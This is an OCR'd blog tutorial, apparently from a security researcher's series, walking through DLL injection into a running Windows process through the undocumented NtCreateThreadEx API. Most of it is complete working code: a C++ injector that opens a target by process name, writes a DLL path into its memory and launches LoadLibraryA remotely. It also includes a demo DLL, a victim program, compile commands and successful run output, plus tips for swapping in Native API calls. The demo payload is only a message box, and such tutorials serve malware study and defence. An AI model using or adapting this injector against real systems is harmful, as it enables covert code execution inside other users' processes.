
DLL injection via undocumented NtCreateThreadEx. Simple C++ example.

cocomelonc.github.io/tutorial/2021/12/06/malware-injection-9.html

December 6, 2021

4 minute read

Hello, cybersecurity enthusiasts and white hackers!


2021-12-06-malware-injection-9 : nvim — Konsole
File Edit View Bookmarks Settings Help
win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
<:()~~
Squeak-s
=^..^=
Meow-meow!
OK
2 new notifications
12:41 AM
12/7/2021
Right Ctrl
NORMAL
cpp utf-8[unix] 95% ≡ 133/140 ㏑ : 1 ≡ [133]trailin

```
  if (pid == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  } else {
    printf("PID = %d\n", pid);

    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD

    if (ph == NULL) {
      printf("OpenProcess failed :( exiting...\n");
      return -2;
    }

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, evilLen, MEM_RESERVE

    // write payload to memory buffer
    WriteProcessMemory(ph, rb, evilDll, evilLen, rl);

    ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_RO

    if (ht == NULL) {
      CloseHandle(ph);
      printf("ThreadHandle failed :( exiting...\n");
      return -2;
    } else {
      printf("successfully inject via NtCreateThreadEx
    }

    WaitForSingleObject(ht, INFINITE);

    CloseHandle(ht);
    CloseHandle(ph);
  }
  return 0;
}
```

```
hack.cpp
:NERDTreeToggle
```

```
    Directory: C:\Users\User\Documents\malware\2021-12-06-malware-injection-9


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/6/2021   5:58 PM            597 evil.c
-a----         12/6/2021   6:10 PM          92290 evil.dll
-a----         12/6/2021   6:12 PM           2891 hack.cpp
-a----         12/6/2021  11:52 PM         162816 hack.exe
-a----         12/6/2021   5:56 PM            259 README.md


PS C:\Users\User\Documents\malware\2021-12              ion-9> .\hack.exe notepad.ex
e
PID = 1808
successfully inject via NtCreateThreadEx :
PS C:\Users\User\Documents\malware\2021-12                      .\hack.exe paint.exe
PID not found :( exiting...
PS C:\Users\User\Documents\malware\2021-12                      .\hack.exe paint.exe
PID not found :( exiting...
PS C:\Users\User\Documents\malware\2021-12-06-malw              .\hack.exe mspaint.ex
e
PID = 2480
successfully inject via NtCreateThreadEx :)
PS C:\Users\User\Documents\malware\2021-12-06-malware-injection-9> .\hack.exe mouse.exe
PID = 6052
successfully inject via NtCreateThreadEx :)
```

In the previous posts I wrote about classic DLL injection via CreateRemoteThread, via SetWindowsHookEx.

Today I'll consider another DLL injection technique. Its meaning is that we are using an undocumented function `NtCreateThreadEx`. So let's go to show how to inject malicious DLL into the remote process by leveraging a Win32API functions `VirtualAllocEx`, `WriteProcessMemory`, `WaitForSingleObject` and an officially undocumented Native API `NtCreateThreadEx`.


First of all, let's take a look at example C++ source code of our malicious DLL (`evil.c`):

```
/*
DLL example for DLL injection via NtCreateThreadEx
author: @cocomelonc
https://cocomelonc.github.io/pentest/2021/12/06/malware-injection-9.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved)
{
  switch (ul_reason_for_call)  {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

As usually, it’s pretty simple. Just pop-up “Meow-meow!”.

Let’s go to compile our DLL:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```




```
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $ls -lt
total 284
-rwxr-xr-x 1 zhas zhas  92290 Dec  7 09:48 evil.dll
-rw-r--r-- 1 zhas zhas   3653 Dec  7 09:38 hack.cpp
-rw-r--r-- 1 zhas zhas    306 Dec  7 00:40 mouse.c
-rw-r--r-- 1 zhas zhas    618 Dec  7 00:39 evil.c
-rwxr-xr-x 1 zhas zhas  14336 Dec  7 00:35 mouse.exe
-rw-r--r-- 1 zhas zhas    117 Dec  7 00:08 README.md
-rwxr-xr-x 1 zhas zhas 162816 Dec  6 23:52 hack.exe
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $
```

Then, let’s take a look to the source code of our malware (`hack.cpp`):

```
/*
hack.cpp
DLL injection via undocumented NtCreateThreadEx example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/12/06/malware-injection-9.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <vector>

#pragma comment(lib, "advapi32.lib")

typedef NTSTATUS(NTAPI* pNtCreateThreadEx) (
  OUT PHANDLE hThread,
  IN ACCESS_MASK DesiredAccess,
  IN PVOID ObjectAttributes,
  IN HANDLE ProcessHandle,
  IN PVOID lpStartAddress,
  IN PVOID lpParameter,
  IN ULONG Flags,
  IN SIZE_T StackZeroBits,
  IN SIZE_T SizeOfStackCommit,
  IN SIZE_T SizeOfStackReserve,
  OUT PVOID lpBytesBuffer
);

// get process PID
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

int main(int argc, char* argv[]) {
  DWORD pid = 0; // process ID
  HANDLE ph; // process handle
  HANDLE ht; // thread handle
  LPVOID rb; // remote buffer
  SIZE_T rl; // return length

  char evilDll[] = "evil.dll";
  int evilLen = sizeof(evilDll) + 1;

  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  LPTHREAD_START_ROUTINE lb = (LPTHREAD_START_ROUTINE) GetProcAddress(hKernel32,
"LoadLibraryA");
  pNtCreateThreadEx ntCTEx =
(pNtCreateThreadEx)GetProcAddress(GetModuleHandle("ntdll.dll"), "NtCreateThreadEx");

  if (ntCTEx == NULL) {
    CloseHandle(ph);
    printf("NtCreateThreadEx failed :( exiting...\n");
    return -2;
  }

  pid = findMyProc(argv[1]);
  if (pid == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  } else {
    printf("PID = %d\n", pid);

    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);

    if (ph == NULL) {
      printf("OpenProcess failed :( exiting...\n");
      return -2;
    }

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, evilLen, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

    // write payload to memory buffer
    WriteProcessMemory(ph, rb, evilDll, evilLen, rl); // NULL);

    ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL,
NULL, NULL, NULL);

    if (ht == NULL) {
      CloseHandle(ph);
      printf("ThreadHandle failed :( exiting...\n");
      return -2;
    } else {
      printf("successfully inject via NtCreateThreadEx :)\n");
    }

    WaitForSingleObject(ht, INFINITE);

    CloseHandle(ht);
    CloseHandle(ph);
  }
  return 0;
}
```

Let's go to investigate this code logic. As you can see, firstly, I used a function `FindMyProc` from one of my past posts. It's pretty simple, basically, what it does, it takes the name of the process we want to inject to and try to find it in a memory of the operating system, and if it exists, it's running, this function return a process ID of that process.

Then, in `main` function our logic is same as in my classic DLL injection post. The only difference is we use `NtCreateThreadEx` function instead `CreateRemoteThread`:


2021-12-06-malware-injection-9 : nvim — Konsole
File Edit View Bookmarks Settings Help

```
    printf("PID not found :( exiting...\n");$
    return -1;$
  } else {$
    printf("PID = %d\n", pid);$
$
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);$
$
    if (ph == NULL) {$
      printf("OpenProcess failed :( exiting...\n");$
      return -2;$
    }$
$
    // allocate memory buffer for remote process$
    rb = VirtualAllocEx(ph, NULL, evilLen, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);$
$
    // write payload to memory buffer$
    WriteProcessMemory(ph, rb, evilDll, evilLen, rl); // NULL);$
$
    ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL, NULL);$
$
    if (ht == NULL) {$
      CloseHandle(ph);$
      printf("ThreadHandle failed :( exiting...\n");$
      return -2;$
    } else {$
      printf("successfully inject via NtCreateThreadEx :)\n");$
    }$
++++$
    WaitForSingleObject(ht, INFINITE);$
$
    CloseHandle(ht);$
    CloseHandle(ph);$
  }$
  return 0;$
}$
NORMAL hack.cpp
```

As shown in this code, the Windows API call can be replaced with Native API call functions. For example, `VirtualAllocEx` can be replace with `NtAllocateVirtualMemory`, `WriteProcessMemory` can be replaces with `NtWriteProcessMemory`.


The downside to this method is that the function is undocumented so it may change in the future.

But there is a caveat. Let’s go to create simple code for our *“victim”* process (`mouse.c`):

```
/*
hack.cpp
victim process source code for DLL injection via NtCreateThreadEx
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/12/06/malware-injection-9.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int main() {
  MessageBox(NULL, "Squeak-squeak!", "<:( )~~", MB_OK);
  return 0;
}
```


As you can see, the logic is simplest, I’s just pop-up `Squeak-squeak!` message. Let’s go to compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -fpermissive
```



```
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $x86_64-w64-mingw32-gcc -O2 mouse.c -o mouse.exe -mconsole
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $ls -lt
total 392
-rwxr-xr-x 1 zhas zhas 122973 Dec  7 11:44 mouse.exe
-rw-r--r-- 1 zhas zhas   3159 Dec  7 11:22 hack.cpp
-rwxr-xr-x 1 zhas zhas  92290 Dec  7 09:48 evil.dll
-rw-r--r-- 1 zhas zhas    306 Dec  7 00:40 mouse.c
-rw-r--r-- 1 zhas zhas    618 Dec  7 00:39 evil.c
-rw-r--r-- 1 zhas zhas    117 Dec  7 00:08 README.md
-rwxr-xr-x 1 zhas zhas 162816 Dec  6 23:52 hack.exe
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $
```

And check:


File Edit View Bookmarks Settings Help
win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Network
Internet access
Unidentified network
No Internet access
12/7/2021
Right Ctrl

```
/*
Victim process example for DLL injection via NtCreateThre
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/12/06/malware-
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

int main() {
  MessageBox(NULL, "Squeak-squeak!", "<:(  )~~", MB_OK);
    return 0;
}
```


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd .\Documents\malware\2021-12-06-malware-injection-9\
PS C:\Users\User\Documents\malware\2021-12-06-malware-injection-9> dir


    Directory: C:\Users\User\Documents\malware\2021-12-06-malware-injection-9


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        12/6/2021   5:58 PM
-a----        12/6/2021   6:10 PM
-a----        12/6/2021   6:12 PM
-a----        12/6/2021  11:52 PM
-a----        12/7/2021  12:35 AM
-a----        12/7/2021  12:35 AM
-a----        12/6/2021   5:56 PM


PS C:\Users\User\Documents\malware\2021-12-06-malware-injection-9> .\mouse.exe
```

```
<:()~~

Squeak-squeak!

OK
```

So everything is worked perfectly.

